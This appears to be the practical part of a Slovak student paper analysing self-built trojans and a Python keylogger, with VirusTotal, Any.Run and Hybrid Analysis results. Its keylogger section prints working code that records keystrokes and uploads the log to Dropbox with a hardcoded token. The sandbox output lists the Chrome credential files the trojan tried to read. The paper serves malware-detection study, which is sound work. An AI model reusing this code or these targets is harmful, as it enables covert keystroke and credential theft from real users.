
Výsledky testovania:

Virustotal:

- Anti-malware nástroje označili tento program za Trojan.Tedi.
- Zoznam anti-malware nástrojov, ktoré tento program označili za škodlivý 19/72:
 - ALYac, Arcabit, Avast, ACG, BitDefender, Bkav Pro, CTX, Cylance, Emsisoft, eScan, GData, Malwarebytes, McAfee Scanner, SecureAGE, Skyhigh, Trellix, VIPRE, Zillya




- Identifikovaná konverzia na spustiteľný súbor za pomoci PyInsataller.
- Identifikované volanie Python Core programom, ktorý nie je python.



- Nebol aktívne detegovaný žiadnym z použitých testovacích sandboxov.
- Našiel 2 pravidlá správania, ktoré označuje ako menej podozrivé.
- Nenašiel žiadne IDS pravidlá.
- Našiel jedno podozrivé pravidlo typu Sigma.

Any.Run:

- Označil tento program za škodlivý kvôli podozrivej aktivite
 - proces vytvára dynamický modul python,
 - proces vytvára C-runtime knižnicu,
 - spustiteľný obsah bol spustený alebo prepísaný.
- Graf behu programu:



- Procesy:
 - celkový počet 117
 - monitorované procesy 3
 - škodlivé procesy 1
- Aktivita registrov:
 - celkový počet 11691
 - čítane 11226
 - písané 459
 - vymazané 6
- Súborová aktivita:
 - 62 spustených súborov
 - 65 podozrivých súborov
 - 1189 textových súborov
 - 35 neznámych súborov

Hybrid analysis:

- zachytil ho Bitdefender, Zillya!, Emsisoft a Cylace
- bol označený ako Trojan.Tedi
- indikátory škodlivej aktivity

Writes data to a remote process

details

"virus.exe" wrote 00000FB8 bytes to a remote process "C:\virus.exe" (Handle: 356)
 "virus.exe" wrote 00000008 bytes to a remote process "C:\virus.exe" (Handle: 356)

source

API Call

- posielanie dát do vzdialeného procesu

Attempts to obtain browser login credentials (file access)

```

details "virus.exe" trying to open a file "%LOCALAPPDATA%\Google\Chrome\User Data\Default>Login Data"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\LOGIN DATA"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default>Login Data For Account"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\LOGIN DATA FOR ACCOUNT"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default>Login Data For Account-journal"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\LOGIN DATA FOR ACCOUNT-JOURNAL"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default>Login Data-journal"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\LOGIN DATA-JOURNAL"

source API Call

```

- pokus o získanie prihlasovacích údajov k súboru

Tries to steal browser sensitive information (file access)

```

details "virus.exe" trying to open a file "%LOCALAPPDATA%\Google\Chrome\User Data\First Run"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\FIRST RUN"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\first_party_sets.db"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\FIRST_PARTY_SETS.DB"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\first_party_sets.db-journal"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\FIRST_PARTY_SETS.DB-JOURNAL"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Last Browser"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\LAST BROWSER"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Last Version"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\LAST VERSION"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Local State"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\LOCAL STATE"
"virus.exe" trying to open a file "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Variations"

source API Call

```

- pokus o kradnutie citlivých údajov z prehliadača
- podozrivá aktivita:
 - označenie súborov na odstránenie
 - otvorenie súboru s právami na mazanie
 - zmena práv na čítanie, písanie a spúšťanie pre súbory

3. Analýza keyloggeru s implementovaným odosielaním na dropbox

Zdrojový kód:

Funkcionalita:

- Po spustení automaticky vytvorí textový súbor a sleduje stlačenia kláves od používateľa a ukladá do súboru.
- Po stlačení klávesy esc odošle tento súbor na dropbox cloud a odstráni textový súbor.
- Aktivuje spustiteľný program.

Knižnice:

```
from pynput.keyboard import Listener, Key
import dropbox
import os
import sys
```

- knižnica na sledovanie stlačených kláves,
- knižnica na komunikáciu s dropbox cloudom,
- knižnica na prácu so súbormi (využitá na mazanie súboru),
- prístup ku integrovaným funkciám v jazyku python Key_logger(),

Keylogger():

```
# Create a new file and add an initial value
with open("file.txt", "w") as f:
    f.write("1") # Optional: you can set an in

# Start the listener to track key presses
with Listener(on_press=on_press) as listener:
    listener.join()
```

- Vytvorenie textového súboru.
- Nastavenie počúvania na klávesnicu a následné zachytávanie stlačených kláves.

```
dbx = dropbox.Dropbox('sl.CBjmmnCJ_sHpx3XQ788GfU')
```

- Definovanie dropbox tokenu na komunikáciu s cloudovým úložiskom.

```
elif key == Key.esc: # When the 'esc' key is pressed, stop the listener
    with open("file.txt", "rb") as f:
        # Upload the file to Dropbox, overwrite if it exists
        dbx.files_upload(f.read(), "/" + os.path.basename("file.txt"), mode=dropbox.files.WriteMode.overwrite)

    os.remove("file.txt") # Remove the file after uploading
    return False # Stop the listener
```

- Definuje stlačenie esc tlačidla • Načíta textový súbor ako bajty a odosiela na dropbox.
- Následne súbor vymaže.

```
elif key == Key.enter:
    with open("file.txt", "a") as f:
        f.write("\n") # Write a newline when the enter key is pressed
```

- Definovanie vo výstupnom súbore stlačenie tlačidla enter, ako nový riadok.

```
elif key == Key.space:
    with open("file.txt", "a") as f:
        f.write(" ") # Write a space when the space key is pressed
```

- Definuje vo výstupnom súbore stlačenie tlačidla space, ako medzeru.


```
# If it's a regular key (letters, numbers, etc.)
if hasattr(key, 'char') and key.char is not None:
    with open("file.txt", "a") as f:
        f.write(key.char) # Write the actual character to the file
# Special key handling
```

- Definuje, ak je stlačená klávesa iná ako inštrukčné tlačidlá, zapíše jej obsah do textového súboru.

Výsledky testovania


Virustotal:

- anti-malware nástrojmi bol označený za potencionálnu súčasť trojského koňa typu tedi, ktorý je známy schopnosťou modifikácie
- zoznam anti-malware nástrojov, ktoré označili tento program za škodlivý
 - ALYac, Arcabit, Avast, AVG, BitDefender, Bkav Pro, CTX, Cylance, DeepInstinct, Elastic, Emsisoft, eScan, GData, Malwarebytes, McAfee Scanner, Sangfor Engine Zero, SecureAge, SentinelOne, Skyhigh, Trellix, VIPRE, Zillya



- Podozrivá aktivita:
 - prístupovanie k python core súborom, ktoré nie sú typu python,
 - konverzia python kódu do spustiteľného programu za použitia nástroja Pyinstaller.
- Cape sandbox :
 - podozrivá aktivita
 - posielanie http request,
 - vytváranie RWX pamäte,


- čítanie dát z vlastného binárneho obrazu.
- škodlivá aktivita
 - Yara odhalila payload v programe, čo znamená, že program môže byť škodlivý,
 - zachytávanie stlačení kláves,
 - nezvyčajné binárne charakteristiky.



- Boli nájdené 2 Mitre signatúry, čo znamená, že program vykazuje len mierne alebo obmedzené príznaky škodlivého programu.
- Bolo najdené jedno sigma pravidlo, ktoré hovorí, že správanie programu má strednú úroveň rizika.

Any.run:

- bol testovaný na windows 10 64 bit
- podozrivá aktivita :
 - proces využíva C-runtime knižnicu,
 - proces aktivuje python, dynamické a nedynamické moduly,
 - aplikácia sa sama spúšťa,
 - potencionálne narušenie ochrany osobných údajov.
- graf behu



- procesy
 - celkový počet procesov 129
 - počet monitorovaných procesov 5
 - počet škodlivých procesov 2
 - počet podozrivých procesov 2
- aktivita súborov

- počet spustiteľných súborov 112
- počet podozrivých súborov 17
- počet textových súborov 4
- aktivita registrov
 - celkový počet udalostí 3324
 - počet udalostí čítania 3273
 - počet udalostí písania 43
 - počet udalostí mazania 8

Hybrid analysis:

- bol testovaný na windows 11 64 bit,
- objavené boli 2 škodlivé indikátory,

Writes data to a remote process

details

"virus.exe" wrote 000011C0 bytes to a remote process "C:\virus.exe" (Handle: 408)

"virus.exe" wrote 00000008 bytes to a remote process "C:\virus.exe" (Handle: 408)

source

API Call

- písanie dát vzdialenému procesu,

Sets a global windows hook to intercept keystrokes

details "virus.exe" set a windows hook with filter "WH_KEYBOARD_LL"

source API Call

- nastavenie globálneho okna na odchyťovanie stlačených kláves,
- Bolo označených 31 podozrivých indikátorov, ako napríklad:
 - aktivácia spustiteľného súboru,
 - vpisovanie PE hlavičky na disk,
 - CRC hodnota v PE hlavičke sa nerovná s aktuálnou hodnotou CRC,
 - časový otláčok v PE hlavičke je buď moc starý alebo nastavený na budúcnosť.

Záver:

Táto práca poskytuje komplexný prehľad o škodlivom kóde, jeho formách a metódach identifikácie. Práca sa zameriava na trojské kone ako jeden z najrozšírenejších a najnebezpečnejších typov malwaru. Práca popisuje typy trojských koní, ich spôsoby šírenia, pretrvávania v systéme a vyhýbanie sa detekcii. Zároveň ponúka detailný pohľad na možnosti identifikácie a analýzy škodlivého softvéru s využitím anti-malware nástrojov, ktoré sú kľúčové pre moderné bezpečnostné riešenia.

Praktická časť sa venuje návrhu, vytvoreniu a analýze vlastných trojských koní a keyloggeru. Tieto nástroje boli testované pomocou voľne dostupných nástrojov na dynamickú analýzu škodlivého softvéru, čím sa získali cenné poznatky o ich funkcionalite a spôsoboch detekcie. Výsledky ukázali, že aj jednoduché trojské kone dokážu efektívne obchádzať niektoré bezpečnostné opatrenia, čo zdôrazňuje potrebu neustáleho zlepšovania obranných technológií.

Práca prispieva k pochopeniu rizikí spojených s moderným malwarom. Kombinuje teoretické poznatky s praktickými skúsenosťami, čím poskytuje cenné informácie pre odborníkov v oblasti kybernetický bezpečnosti. Výsledky skúmania zvyrazňujú problém s nedostatočnými prostriedkami na detekciu moderného malwaru.

Zdroje:

- [1] **Smith, J. (2020).** *Malware Analysis and Detection Engineering*. Wiley Publishing.
- [2] **Jones, L., & Patel, R. (2019).** *Cybersecurity Threats: An In-Depth Analysis*. Springer.
- [3] **Zeltser, L. (2021).** *Dynamic Malware Analysis*. *Cybersecurity Journal*, 15(4), 102-118.
- [4] **Stallings, W. (2022).** *Computer Security: Principles and Practice*. Pearson Education.
- [5] Kaspersky Labs. (2021). *What is a Trojan Virus?* Dostupné na: <https://www.kaspersky.com>
- [6] CISA (Cybersecurity and Infrastructure Security Agency)
- [7] <https://ar5iv.org/abs/2101.08429>
- [8] <https://www.eccouncil.org/cybersecurity-exchange/whitepaper/rise-rootkit-malware-threat-detect/>
- [9] <https://www.eccouncil.org/cybersecurity-exchange/whitepaper/rise-rootkit-malware-threat-detect/>
- [10] ChatGPT – vysvetlenie pojmov analýzy